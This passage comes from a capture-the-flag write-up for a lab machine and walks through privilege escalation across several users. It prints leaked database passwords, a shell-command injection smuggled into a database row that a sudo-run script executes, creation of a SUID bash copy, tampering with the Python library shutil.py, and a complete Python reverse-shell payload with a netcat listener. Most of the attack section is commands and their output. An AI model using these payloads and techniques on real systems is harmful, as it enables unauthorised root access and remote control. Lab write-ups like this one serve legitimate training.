lucien@dreaming:/home/death$ █
```

I don't think it helps me much for now. Let's try to see if there is something in hidden folders:




```
lucien@dreaming:~$ ls -la
total 44
drwxr-xr-x 5 lucien lucien 4096 Aug 25 16:26 .
drwxr-xr-x 5 root   root   4096 Jul 28 22:26 ..
-rw------- 1 lucien lucien  684 Aug 25 16:27 .bash_history
-rw-r--r-- 1 lucien lucien  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 lucien lucien 3771 Feb 25  2020 .bashrc
drwx------ 3 lucien lucien 4096 Jul 28 18:42 .cache
drwxrwxr-x 4 lucien lucien 4096 Jul 28 18:42 .local
-rw------- 1 lucien lucien  696 Aug 25 16:26 .mysql_history
-rw-r--r-- 1 lucien lucien  807 Feb 25  2020 .profile
drwx------ 2 lucien lucien 4096 Jul 28 14:25 .ssh
-rw-r--r-- 1 lucien lucien    0 Jul 28 14:28 .sudo_as_admin_successful
-rw-rw---- 1 lucien lucien   19 Jul 28 16:27 lucien_flag.txt
lucien@dreaming:~$ cat .bash_history
ls
cd /etc/ssh/
clear
nano sshd_config
su root
cd ..
ls
cd ..
cd etc
ls
..
cd ..
cd usr
cd lib
cd python3.8
nano shutil.py
clear
clear
su root
cd ~~
cd ~
clear
ls
mysql -u lucien -plucien42DBPASSWORD
ls -la
cat .bash_history
cat .mysql_history
clear
ls
ls -la
rm .mysql_history
clear
```

The easiest thing is to enter the database and see what's in there.



```
lucien@dreaming:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.33-0ubuntu0.20.04.4 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> █
```

The most interesting at first glance appears library:



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| library            |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.01 sec)

mysql> USE library
Reading table information for completion of table and column name
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-------------------+
| Tables_in_library |
+-------------------+
| dreams            |
+-------------------+
1 row in set (0.00 sec)

mysql> USE DREAMS
ERROR 1049 (42000): Unknown database 'DREAMS'
mysql> SHOW dreams
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check t
mysql> DESCRIBE dreams
    -> ;
+---------+--------------+------+-----+---------+-------+
| Field   | Type         | Null | Key | Default | Extra |
+---------+--------------+------+-----+---------+-------+
| dreamer | varchar(50)  | YES  |     | NULL    |       |
| dream   | varchar(255) | YES  |     | NULL    |       |
+---------+--------------+------+-----+---------+-------+
2 rows in set (0.01 sec)

mysql> SELECT * FROM dreams
    -> ;
+---------+------------------------------------+
| dreamer | dream                              |
+---------+------------------------------------+
| Alice   | Flying in the sky                  |
| Bob     | Exploring ancient ruins            |
| Carol   | Becoming a successful entrepreneur |
| Dave    | Becoming a professional musician   |
+---------+------------------------------------+
4 rows in set (0.00 sec)

mysql> 
```


lucien can insert something here, so let's try to throw here a reverse shell. I tried to insert here a .php shell but i had some problems with that. We can do simpler thing though: One can use the command:

```
    cp /bin/bash /tmp/bash
    chmod +s+x+g /tmp/bash
```


(where +s+g+x gives me setuid, setgid and executable permissions AND i need to remember about the fact that each has to have +, because they work on different submasks) and insert this into the database.

```
    INSERT INTO dreams (dreamer, dream) VALUES ('whatever','$(cp /bin/bash /
       tmp/bash; chmod +s+x+g /tmp/bash);');
```

Then we will execute the death script. This will copy bash into the tmp folder, for which lucien has permissions. Then we should be able to get the bash shell with death's permissions. Let's try that.




```
lucien@dreaming:~$ mysql -u lucien -plucien42DBPASSWORD
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.33-0ubuntu0.20.04.4 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE library
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> INSERT INTO dreams (dreamer, dream) VALUES ('testprime','$(cp /bin/bash
/tmp/bash; chmod +s+g+x /tmp/bash)');
Query OK, 1 row affected (0.01 sec)

mysql> exit
Bye
lucien@dreaming:~$ sudo -u death /usr/bin/python3 /home/death/getDreams.py
Alice + Flying in the sky

Bob + Exploring ancient ruins

Carol + Becoming a successful entrepreneur

Dave + Becoming a professional musician

chmod: invalid mode: '+sgx'
Try 'chmod --help' for more information.
test +

chmod: invalid mode: 'sg+x'
Try 'chmod --help' for more information.
test +

testprime +
```



```
lucien@dreaming:~$ cd ../../tmp
lucien@dreaming:/tmp$ ./bash -p
bash-5.0$ ls
bash
snap-private-tmp
systemd-private-274bbff41f46417db5014afddc1540c3-ModemManager.service-ZC
systemd-private-274bbff41f46417db5014afddc1540c3-apache2.service-XENrki
systemd-private-274bbff41f46417db5014afddc1540c3-fwupd.service-bn1Tii
bash-5.0$ cd ..
bash-5.0$ ls
bin  boot  dev  etc  home  kingdom_backup  lib  lib32  lib64  libx32  lo
bash-5.0$ cd ../..
bash-5.0$ ls
bin  boot  dev  etc  home  kingdom_backup  lib  lib32  lib64  libx32  lo
bash-5.0$ cd home/death
bash-5.0$ ls
death_flag.txt  getDreams.py
bash-5.0$ cat death_flag.txt
```


We are able to see what's inside the getDreams.py file, since we have death permissions.




```
bash-5.0$ cat getDreams.py
import mysql.connector
import subprocess

# MySQL credentials
DB_USER = "death"
DB_PASS = "!mementoMORI666!"
DB_NAME = "library"

def getDreams():
    try:
        # Connect to the MySQL database
        connection = mysql.connector.connect(
            host="localhost",
            user=DB_USER,
            password=DB_PASS,
            database=DB_NAME
        )
```

We can use those credentials to login via ssh as death. In the morpheus folder there is a script that looks like this:

There is ”from shutil import copy2 as backup” so i think the plan is following: check if death has permissions for shutil.py editing, if so upload the reverse shell onto the shutil.py and use the script. (I will upload the code for reverse shell below)



```
death@dreaming:/home/morpheus$ cd /usr/lib/python3.8
death@dreaming:/usr/lib/python3.8$ nano shutil.py
death@dreaming:/usr/lib/python3.8$ cd
death@dreaming:~$ cd ../morpheus/
death@dreaming:/home/morpheus$ ls
kingdom  morpheus_flag.txt  restore.py
death@dreaming:/home/morpheus$ pspy64 restore.py
```



```
dan@kumpel:~/reverse_shells$ nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.10.86.146 57574
morpheus@dreaming:~$ cat morpheus_flag.txt
cat morpheus_flag.txt
```

```
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("MY_IP",MY_PORT)) #the port can be anything, i set 1234
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
os.putenv("HISTFILE",'/dev/null')
import pty
pty.spawn("/bin/bash")
```